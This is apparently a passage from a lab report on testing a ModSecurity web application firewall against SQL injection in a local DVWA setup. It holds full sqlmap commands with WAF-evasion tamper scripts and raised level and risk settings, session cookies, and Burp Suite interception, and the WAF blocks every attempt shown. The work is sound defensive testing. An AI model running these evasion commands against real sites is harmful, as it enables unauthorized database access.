[01:43:12] [WARNING] GET parameter 'id' does not seem to be injectable
[01:43:12] [INFO] testing if GET parameter 'Submit' is dynamic
[01:43:12] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[01:43:12] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[01:43:12] [INFO] testing for SQL injection on GET parameter 'Submit'
[01:43:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:43:12] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:43:12] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:43:12] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:43:12] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:43:12] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:43:12] [INFO] testing 'Generic inline queries'
[01:43:12] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:43:12] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:43:12] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:43:12] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:43:12] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:43:12] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:43:12] [INFO] testing 'Oracle AND time-based blind'
[01:43:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:43:12] [WARNING] GET parameter 'Submit' does not seem to be injectable
[01:43:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'
'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[01:43:13] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 147 times
```

Figure 25: SQL Injection blocked by WAF

The space2comment tamper script was utilized to try to bypass the WAF filtering device during an SQL Injection exploit.

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" --cookie="PHPSESSID=377dcc25a86440e4c1e37b0412340e7;security=low" --dbs --batch --tamper=space2comment --flush-session
```



```

      M
    [ ] {1.10.3#stable}
  _-|_|_
  |   |   |   |   |
  |_|_|_|_|_|_|_|
    |_IV...  |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:45:58 /2026-05-19/

[01:45:58] [INFO] loading tamper module 'space2comment'
[01:45:58] [INFO] flushing session file
[01:45:58] [INFO] testing connection to the target URL
[01:46:00] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[01:46:00] [INFO] checking if the target is protected by some kind of WAF/IPs
[01:46:00] [INFO] testing if the target URL content is stable
[01:46:00] [INFO] target URL content is stable
[01:46:00] [INFO] testing if GET parameter 'id' is dynamic
[01:46:00] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:46:00] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:46:00] [INFO] testing for SQL injection on GET parameter 'id'
[01:46:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:46:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:46:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:46:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:46:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

Figure 26: Space2comment tamper script execution

The randomcase tamper script was run to evade WAFs by using a tampered SQL query format.

```
(kali@kali)~$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" --cookie="PHPSESSID=377dccc25a86440e4c1e37b0412340e7;security=low" --dbs --batch --tamper=randomcase --flush-session

--
--H--
--O-- {1.10.3#stable}
--I--
--L--
--V-- https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:47:35 /2026-05-19/

[01:47:35] [INFO] loading tamper module 'randomcase'
[01:47:36] [INFO] flushing session file
[01:47:36] [INFO] testing connection to the target URL
[01:47:37] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[01:47:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:47:37] [INFO] testing if the target URL content is stable
[01:47:37] [INFO] target URL content is stable
[01:47:37] [INFO] testing if GET parameter 'id' is dynamic
[01:47:37] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:47:37] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:47:37] [INFO] testing for SQL injection on GET parameter 'id'
[01:47:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:47:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:47:37] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```

Figure 27: Randomcase tamper script execution

The WAFs were still able to block malicious requests even after randomcase tamper technique had been applied.

```
[01:47:39] [INFO] testing if GET parameter 'Submit' is dynamic
[01:47:39] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[01:47:39] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[01:47:39] [INFO] testing for SQL injection on GET parameter 'Submit'
[01:47:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:47:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:47:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:47:39] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:47:39] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:47:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:47:39] [INFO] testing 'Generic inline queries'
[01:47:39] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:47:39] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:47:39] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:47:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:47:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:47:39] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:47:39] [INFO] testing 'Oracle AND time-based blind'
[01:47:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:47:39] [WARNING] GET parameter 'Submit' does not seem to be injectable
[01:47:39] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk'
options if you wish to perform more tests
[01:47:39] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 151 times
```

Figure 28: WAF blocking tamper-based attack

Amalgamation of multiple SQLmap tamper scripts was used for further testing Web Application Firewall evasion in the context of the DVWA environment.

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" --cookie="PHPSESSID=377dccc25a86440e4c1e37b0412340e7;security=low" --dbs --batch --tamper=space2comment,randomcase,charencode --flush-session

--H--
--S-- {1.10.3#stable}
--V-- https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:48:00 /2026-05-19/

[01:48:00] [INFO] loading tamper module 'space2comment'
[01:48:00] [INFO] loading tamper module 'randomcase'
it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q] Y
[01:48:00] [INFO] loading tamper module 'charencode'
[01:48:00] [INFO] flushing session file
[01:48:00] [INFO] testing connection to the target URL
[01:48:00] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[01:48:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:48:00] [INFO] testing if the target URL content is stable
[01:48:00] [INFO] target URL content is stable
[01:48:00] [INFO] testing if GET parameter 'id' is dynamic
[01:48:00] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:48:00] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:48:00] [INFO] testing for SQL injection on GET parameter 'id'
[01:48:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:48:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:48:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE or IF)'
```

Figure 29: Multiple tamper scripts execution

The WAF attacked and blocked the SQL Injection attack using tamper technique successfully.

```
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you
want to reduce the number of requests? [Y/n] Y
[01:48:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:48:01] [WARNING] GET parameter 'id' does not seem to be injectable
[01:48:01] [INFO] testing if GET parameter 'Submit' is dynamic
[01:48:01] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[01:48:01] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[01:48:01] [INFO] testing for SQL injection on GET parameter 'Submit'
[01:48:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:48:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:48:01] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:48:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:48:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:48:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:48:02] [INFO] testing 'Generic inline queries'
[01:48:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:48:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:48:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:48:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:48:02] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:48:02] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:48:02] [INFO] testing 'Oracle AND time-based blind'
[01:48:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:48:03] [WARNING] GET parameter 'Submit' does not seem to be injectable
[01:48:03] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk'
options if you wish to perform more tests
[01:48:03] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 149 times
```

Figure 30: Combined tamper attack blocked

To conduct sophisticated SQL Injection exploitation testing, other SQLmap risks and levels were applied.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=377dccc25a86440e4c1e37b0412340e7;security=low" --dbs --batch --tamper=space2comment,randomcase,charencode --level=5 --risk=3 --flush-session
```



```
--H--
--S-- {1.10.3#stable}
-.-|-. [ ] |-.|. |
-[ ] [ ] | | | | |
 |V... | | https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:48:58 /2026-05-19/

```
[01:48:58] [INFO] loading tamper module 'space2comment'
[01:48:58] [INFO] loading tamper module 'randomcase'
it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q] Y
[01:48:58] [INFO] loading tamper module 'charencode'
[01:48:59] [INFO] flushing session file
[01:48:59] [INFO] testing connection to the target URL
[01:49:00] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[01:49:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:49:00] [INFO] testing if the target URL content is stable
[01:49:00] [INFO] target URL content is stable
[01:49:00] [INFO] testing if GET parameter 'id' is dynamic
[01:49:00] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:49:00] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:49:00] [INFO] testing for SQL injection on GET parameter 'id'
[01:49:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:49:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[01:49:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[01:49:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[01:49:02] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
```

Figure 31: Advanced SQLmap exploitation testing

The WAF protection mechanism worked during advanced WAF exploits.

```
[01:58:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:58:47] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[01:58:47] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[01:58:47] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[01:58:47] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[01:58:47] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[01:58:47] [INFO] testing 'Generic inline queries'
[01:58:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:58:48] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[01:58:48] [WARNING] parameter 'Referer' does not seem to be injectable
[01:58:48] [WARNING] parameter 'Host' does not appear to be dynamic
[01:58:48] [WARNING] heuristic (basic) test shows that parameter 'Host' might not be injectable
[01:58:48] [INFO] testing for SQL injection on parameter 'Host'
[01:58:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:58:49] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[01:58:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[01:58:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[01:58:56] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[01:58:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[01:58:56] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[01:58:56] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[01:58:56] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:58:56] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[01:58:56] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[01:58:56] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[01:58:56] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[01:58:57] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[01:58:57] [INFO] testing 'Generic inline queries'
[01:58:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:58:58] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[01:58:58] [WARNING] parameter 'Host' does not seem to be injectable
[01:58:58] [CRITICAL] all tested parameters do not appear to be injectable
[01:58:58] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 37404 times
```

Figure 32: WAF protection verification

The ModSecurity CRS rules were restored, and Apache service was restarted successfully during WAF exploitation testing.

```
(kali㉿kali)-[~]
$ sudo mv /etc/modsecurity/crs.bak /etc/modsecurity/crs

(kali㉿kali)-[~]
$ sudo systemctl restart apache2

(kali㉿kali)-[~]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: 
   Active: active (running) since Tue 2026-05-19 21:48:45 EDT; 7s ago
   Invocation: f0c2cf4513834f2d8fb5c9bb2d6c49f5
   Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 8789 (apache2)
   Status: "Processing requests..."
   Tasks: 7 (limit: 9244)
   Memory: 20.5M (peak: 21M)
   CPU: 754ms
   CGroup: /system.slice/apache2.service
           └─8789 /usr/sbin/apache2 -k start -DFOREGROUND
             └─8793 /usr/sbin/apache2 -k start -DFOREGROUND
```

Figure 33: ModSecurity CRS restoration

Session cookie values within the DVWA application were analysed during exploitation activities.





Figure 34: Session cookie analysis

The active PHP session identifier was retrieved successfully for further SQLmap exploitation testing.




```

</body>
</html>#HttpOnly_localhost    FALSE    /    FALSE    1779328596    PHPSESSI
D    2ce4024b246f7fe6e74cec47e974644c
(kali@kali)-[~]

```

Figure 35: PHP session identification

SQLmap exploitation was performed using multiple tamper scripts and session cookies to test WAF evasion capabilities.



```

(kali@kali)-[~]
$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -
-c "PHPSESSID=2ce4024b246f7fe6e74cec47e974644c;security=low" --dbs --batch
--tamper=space2comment,randomcase,charencode --flush-session

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 21:57:57 /2026-05-19/

[21:57:57] [INFO] loading tamper module 'space2comment'
[21:57:57] [INFO] loading tamper module 'randomcase'
it appears that you might have mixed the order of tamper scripts. Do you want to
auto resolve this? [Y/n/q] Y
[21:57:57] [INFO] loading tamper module 'charencode'

```

Figure 36: SQL map exploitation using tamper scripts

4.6 Post Exploitation

The potential consequences of exploiting the vulnerabilities were further studied to gain insight into how much sensitive information could be accessed, requests modified, and traffic to and from the web application could be intercepted once they were compromised.

After successfully enabling Burp Suite interception, HTTP requests were captured and analyzed to and from the browser and DVWA application.




Figure 37: Burp Suite interception enabled

HTTP requests for the SQL Injection module have been successfully intercepted to analyze traffic.




Figure 38: HTTP request interception

After intercepting the request, captured the request headers and parameters which were then analyzed in Burp Suite.

The screenshot displays the Burp Suite interface, specifically the 'Proxy' tab. The 'Intercept' button is highlighted, and the 'Request to http://localhost:...' is visible. Below the toolbar, a table shows the intercepted request:

Time	Type	Direction	Method	URL	Status code	Length
02:43:...	HT...	→	Request	GET http://localhost/dvwa/vulnerabilities/sqli/		

The 'Request' tab is selected, showing the raw request details:

```

1 GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
